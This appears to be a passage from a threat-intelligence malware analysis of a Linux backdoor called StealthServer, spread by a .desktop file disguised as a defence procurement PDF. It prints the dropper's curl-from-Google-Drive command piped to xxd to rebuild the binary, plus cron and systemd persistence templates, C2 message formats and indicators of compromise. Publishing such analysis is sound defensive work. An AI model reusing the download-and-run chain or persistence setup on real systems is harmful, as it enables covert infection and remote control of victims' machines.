1. A hardcoded string embedded in the sample is hashed with SHA-256; the resulting 32-byte digest is used as the AES key.
2. A 12-byte random value is generated as the GCM nonce; this nonce is sent in the X-Nonce header.
3. AES-GCM encrypts the file content; the resulting 16-byte authentication tag is appended to the end of the ciphertext.
4. The complete blob (ciphertext || 16-byte tag) is sent in the POST body.

In the example shown, the sample's hardcoded AES key string is:
617d6e6f298505d2855f3f85e30a971a01bee4fb9417456d2e11090e170e80ea. Using that value allows recovery of the original file contents shown below.

Linux-V2: WebSocket

#Loader

In mid-August we discovered another Linux variant whose dropper is a file named **"PROCUREMENT_OF_MANPORTABLE_&COMPAC.pdf.desktop"**. The .desktop file contains over 3,000 lines of comments, with the actual executable commands embedded in the middle of the file. The execution logic is essentially the same as the HTTP-based Linux samples, except that the cmd instructions are Base64-encoded.

Similarly, it opens Firefox to load the following Google Drive page to deceive the user, a document titled **"Draft RFI for PDS 18 Aug 25 Final.pdf"**, which purports to be **"a draft Request for Information (RFI) concerning the procurement of a "Lightweight, Portable Passive Detection and Countermeasure System (LWPD-CMS)""**.

```
firefox --new-window
"https://drive.google.com/file/d/1kn0L_6WYbfUUx0dmzwfALDnzkvHJAPTu/view?
usp=drive_link"
```

The StealthServer payload is again delivered as a hexadecimal string file, it is converted back into an ELF binary with `xxd -r -p`, given execute permissions, and then launched.

```
eaMXJW="--fail --location --show-error"; curl ${eaMXJW}
"https://drive.google.com/uc?export=download&id=1VQQiTt78N3KpYJzVbE-95uILn084Wz_- " |
xxd -r -p
```

#StealthServer

The development path for this variant is
D:/bossmaya/newlinuxblkul/client/main_obfuscated_enhanced.go, labeled as an enhanced build. It likewise contains abundant junk code, but function names are not obfuscated.

1. Persistence

Differently from other variants, this build accepts a "--hidden" argument when this flag is provided the persistence routine is skipped. The persistence logic copies its ELF binary to the ~/.config/system-backup/ directory, then adds a crontab entry @reboot %s > /dev/null 2>&1, which causes the copied ELF to run automatically on each reboot while fully suppressing its output. The sample also installs a systemd unit named system-backup.service to ensure continuous execution.

```
[Unit]
Description=System Backup Service
After=network.target

[Service]
Type=simple
ExecStart=%s
Restart=always
RestartSec=10
User=%s

[Install]
WantedBy=default.target
```

2. Network Communication

The variant's transport switched to WebSocket, but payloads remain JSON-formatted. The C2 address is Base64-encoded as d3M6Ly9zZWVteXNpdGVsaXZlLnN0b3Jl0jgw0DAvd3M=, which decodes to: ws://seemysitelive[.]store:8080/ws. Upon successful connection the client responds with an initial message that includes the string "Welcome to Stealth Server".

```
{
  "type": "welcome",
  "client_id": "fd77350b-d70b-4978-bc54-bc5b16843904",
  "data": "Welcome to Stealth Server",
  "timestamp": "2025-08-20T03:04:07.8960862-07:00"
}
```

And then send the information of the client like below to the C2.

```
{
  "type": "client_info",
  "client_id": "7a8dfc96-eea9-4c46-8e48-0ddb2dd2be41",
  "data": {
    "current_dir": "/tmp",
    "hostname": "buffalo",
    "ip_address": "35.*.*.48",
    "location": "Council Bluffs, Iowa, United States",
    "os": "linux",
  }
}
```



```
  "username": "root"
},
"timestamp": "2025-08-20T10:04:07.538478245Z"
}
```

Afterwards, the client and server exchange heartbeat messages with each other every 30 seconds.

```
response :
{
  "type": "heartbeat",
  "timestamp": "2025-08-20T03:04:37.8972773-07:00"
}

sendto :
{
  "type": "heartbeat_response",
  "client_id": "7a8dfc96-eea9-4c46-8e48-0ddb2dd2be41",
  "timestamp": "2025-08-20T10:04:36.244598102Z"
}
```

It supports the following commands.

```
browse_files
upload_execute
start_collection
ping
welcome
heartbeat
```

Conclusion

This group's operations are frequent and characterized by a wide variety of tools, numerous variants, and a high delivery cadence. If you're interested in this topic, feel free to contact us via [X](#).

IoC

```
Samples :
dc64c34ba92375f8dc8ae8cf90a1f535a0aa5a29fcf965af5ad4982cd16e9d71
8f8da8861c368e74b9b5c1c59e64ef00690c5eff4a95e1b4fcf386973895bef1
6347f46d77a47b90789a1209b8f573b2529a6084f858a27d977bf23ee8a79113
662890bb5baba4a7a9ba718bdedd6991fbf9867c83e676172f5527617e05cafa
264d88624ec527458d4734eff6f1e534fcacb77e5616ae61abed94a941389232
56260e90bba2c50af7c6d82e8656224ece23445f1d76e87a97c938ad9883005f
499f16ed2def90b3d4c0de5ca22d8c8080c26a1a405b4078e262a0a34bcb1e31
7a946339439eb678316a124b8d700b21de919c81ee5bef33e8cb848b7183927b
```

10b54abba525686869c9da223250f70270a742b1a056424c943cfc438c40cc50
ece1620e218f2c8b68312c874697c183f400c72a42855d885fc00865e0ccc1a1
ab85924ba95692995ac622172ed7f2ebc1997450d86f5245b03491422be2f3d6
cf39bb998db59d3db92114d2235770a4a6c9cbf6354462cfedd1df09e60fe007

Domain :

modindia[.]servinecraft.net
modgovindia[.]space
seemysitelive[.]store
solarwindturbine[.]site
sinjita[.]store
sinjita[.]space
seeconnectionalive[.]website
windturbine[.]website
kavach[.]space
zahcomputers.pk[.]modpersonnel.support
discoverlive[.]site
cloudstore[.]cam

IP :

45.155.54[.]122	Switzerland Zurich Zürich	AS200019 ALEXHOST SRL
45.155.54[.]62	Switzerland Zurich Zürich	AS200019 ALEXHOST SRL
45.155.54[.]28	Switzerland Zurich Zürich	AS200019 ALEXHOST SRL
45.155.53[.]179	Switzerland Zurich Zürich	AS200019 ALEXHOST SRL
45.155.53[.]204	Switzerland Zurich Zürich	AS200019 ALEXHOST SRL
45.141.58[.]199	The Netherlands Flevoland Dronten	AS213373 IP Connect Inc
101.99.94[.]109	Bulgaria Sofia-Capital Sofia	AS45839 Shinjiru Technology Sdn Bhd
164.215.103[.]155	The Netherlands Flevoland Dronten	AS213373 IP Connect Inc
161.97.82[.]97	France Grand Est Lauterbourg	AS51167 Contabo GmbH
5.178.0[.]29	The Netherlands Flevoland Dronten	AS213373 IP Connect Inc

Golang path :

D:/bossmaya/linuxnewdownloader/windows-client/obfuscated_main.go
D:/bossmaya/newlinuxblkul/client/main_obfuscated.go
D:/bossmaya/newlinuxblkul/client/main_obfuscated_enhanced.go
D:/bossmaya/client/obfuscated_client.go
D:/bossmaya/newblkul/client/client.go
D:/bossmaya/newblkul/client/client_obfuscated.go
/home/boss/Desktop/tgtfile/main_obfuscated_enhanced.go